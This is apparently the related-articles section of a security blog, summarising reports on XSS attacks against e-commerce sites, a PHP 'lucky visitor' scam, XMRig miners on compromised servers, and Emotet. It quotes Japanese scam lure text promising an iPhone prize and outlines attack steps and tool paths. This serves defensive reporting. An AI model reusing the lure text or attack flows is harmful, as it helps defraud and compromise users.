
This form is for comments and inquiries. For any questions regarding specific commercial products, please contact the vendor.


please change the setting of your browser to set JavaScript valid. Thank you!

Related articles

- 

[Trends of Reported Phishing Sites and Compromised Domains in 2021]

- 
1. Perform purchase process exploiting XSS vulnerability
6. Access WebShell regularly
Attacker
4. Set up WebShell
Attacker's server
3. Steal credentials
5. Save credit card information etc. each time of purchase
2. Execute script upon access to administrator page
Administrator
User
[Attack Exploiting XSS Vulnerability in E-commerce Websites]

- 
親愛な Internet Explorer ユーザー様、

あなたは 6月 14, 2021 のラッキービジターです

アンケートに答えていただいた方に、「ありがとう」を込めて Apple iPhone 12 Pro が当たるチャンスを差し上げます！

OK


か？


いつも

たまに

使わない

[PHP Malware Used in Lucky Visitor Scam]

- 
① Attacker compromises a web server via SSH
② Moves laterally and embed/execute a mining tool
Linux server
Path to store attack tools
/root/.cache/.pgs3/
Linux server
Path to store mining tool
/var/yp/.tmp/
Linux server
Path to store mining tool
/var/yp/.tmp/
③ Conduct port scan and SSH brute force attack against random IP addresses on the Internet
[Attacks Embedding XMRig on Compromised Servers]

- 

  Emotet Disruption and Outreach to Affected Users

Back
Top
Next